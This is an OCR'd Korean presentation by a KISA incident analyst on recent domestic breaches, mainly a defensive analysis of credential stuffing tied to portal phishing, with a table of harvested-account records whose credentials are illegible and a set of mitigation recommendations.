
최근 국내 침해사고 동향 및 대응방안

2024. 2. 6.

한국인터넷진흥원 사고분석1팀 강동화 책임연구원

Contents

1 최근 국내 침해사고 동향



1 최근 국내 침해사고 동향

크리덴셜 스터핑

공급망 공격

백업 솔루션 취약점

무단 문자 발송

공유기 DDoS


국내 웹사이트 대상
웹변조/정보유출

크리덴셜 스터핑(Credential Stuffing)
2023.1 ~ 2023.11

1.1 크리덴셜 스터핑(Credential Stuffing)

- 신고접수 타임라인(2023.1~)

- 대부분 2차 피해(회원 상품권 등 무단 사용) 발생되면서 인지 → 개인정보 유출 추가 인지



1.1 크리덴셜 스터핑(Credential Stuffing)

- 포털사이트 피싱(2021~)과 연관성


정상 웹사이트 + 피싱 로그인 페이지 팝업

ID	PW	IP	Date/Time
[illegible]	[illegible]	1	2022-03-14 16:52:01
[illegible]	[illegible]	1	2022-03-14 16:52:01
[illegible]	[illegible]	3	2022-03-14 16:52:03
[illegible]	[illegible]	1	2022-03-14 16:52:04
[illegible]	[illegible]	2	2022-03-14 16:52:05
[illegible]	[illegible]	1	2022-03-14 16:52:16
[illegible]	[illegible]	1	2022-03-14 16:52:28
[illegible]	[illegible]	1	2022-03-14 16:52:42
[illegible]	[illegible]	2	2022-03-14 16:53:04
[illegible]	[illegible]	2	2022-03-14 16:53:42
[illegible]	[illegible]	1	2022-03-14 16:53:46
[illegible]	[illegible]	1	2022-03-14 16:53:54
[illegible]	[illegible]	2	2022-03-14 16:53:54
[illegible]	[illegible]	2	2022-03-14 16:54:24
[illegible]	[illegible]	1	2022-03-14 16:54:43
[illegible]	[illegible]	2	2022-03-14 16:54:47
[illegible]	[illegible]	1	2022-03-14 16:55:10
[illegible]	[illegible]	1	2022-03-14 16:55:11
[illegible]	[illegible]	3	2022-03-14 16:55:44
[illegible]	[illegible]	5	2022-03-14 16:55:56
[illegible]	[illegible]	2	2022-03-14 16:56:27
[illegible]	[illegible]	2	2022-03-14 16:56:44
[illegible]	[illegible]	1	2022-03-14 16:56:59
[illegible]	[illegible]	5	2022-03-14 16:57:11
[illegible]	[illegible]	2	2022-03-14 16:57:15
[illegible]	[illegible]	2	2022-03-14 16:57:24
[illegible]	[illegible]	2	2022-03-14 16:57:28
[illegible]	[illegible]	2	2022-03-14 16:58:03
[illegible]	[illegible]	2	2022-03-14 16:58:18
[illegible]	[illegible]	2	2022-03-14 16:58:29
[illegible]	[illegible]	2	2022-03-14 16:58:34
[illegible]	[illegible]	2	2022-03-14 16:58:39
[illegible]	[illegible]	2	2022-03-14 16:58:40
[illegible]	[illegible]	1	2022-03-14 16:58:43
[illegible]	[illegible]	1	2022-03-14 16:58:49
[illegible]	[illegible]	1	2022-03-14 16:59:12
[illegible]	[illegible]	2	2022-03-14 16:59:24
[illegible]	[illegible]	6	2022-03-14 17:00:07
[illegible]	[illegible]	1	2022-03-14 17:00:10
[illegible]	[illegible]	1	2022-03-14 17:00:11
[illegible]	[illegible]	6	2022-03-14 17:00:29
[illegible]	[illegible]	1	2022-03-14 17:00:38
[illegible]	[illegible]	2	2022-03-14 17:00:44
[illegible]	[illegible]	1	2022-03-14 17:01:08
[illegible]	[illegible]	5	2022-03-14 17:01:09
[illegible]	[illegible]	4	2022-03-14 17:01:29
[illegible]	[illegible]	3	2022-03-14 17:01:29
[illegible]	[illegible]	2	2022-03-14 17:01:38
[illegible]	[illegible]	2	2022-03-14 17:01:44
[illegible]	[illegible]	4	2022-03-14 17:01:52
[illegible]	[illegible]	2	2022-03-14 17:01:53

수집 된 계정 정보들

1.1 크리덴셜 스터핑(Credential Stuffing)

- 포털사이트 피싱 침해사고 분석 중 확보 된 계정정보 현황(2021.9 ~)




1.1 크리덴셜 스터핑(Credential Stuffing)

포털사이트 피싱과 연관성


- 최근 2개 피해업체 악용 계정 목록 비교 결과 99% 일치
- 입력 된 일부 ID는 포털사이트 수집형식과 같음

포털사이트 피싱 데이터 수집 형식

[ID]---[PW]---[IP]---[Date/Time]





F社 크리덴셜 스터핑 공격 악용 ID 목록 일부



1.1 크리덴셜 스터핑(Credential Stuffing)

- **실제로 유출 된 계정정보는 더 많을 것으로 추정**
  - 악용되고 있지만 **인지하지 못하고** 있는 웹사이트
  - 관리되지 않고 **방치 되고 있는** 웹사이트
  - **협조하지 않는** 피해업체
  - 재발방지 방안 **미이행으로** 인한 피해 재발






1.1 크리덴셜 스터핑(Credential Stuffing)

공격자체를 100% 막는 것은 불가능

- 공격자는 이미 수많은 계정정보를 **확보**하고 있음
- 해외가 아닌 **국내 IP**도 공격에 악용
- 정상 사용자와 공격자를 완벽하게 구분하는 방법은 **아직 없음**

2차 피해를 막는 것이 최선

- 개인정보(회원 정보 열람기능, **배송 조회** 기능 등) 무단 열람, 고객의 자산(상품권 등) 사용 시 추가 인증 필요



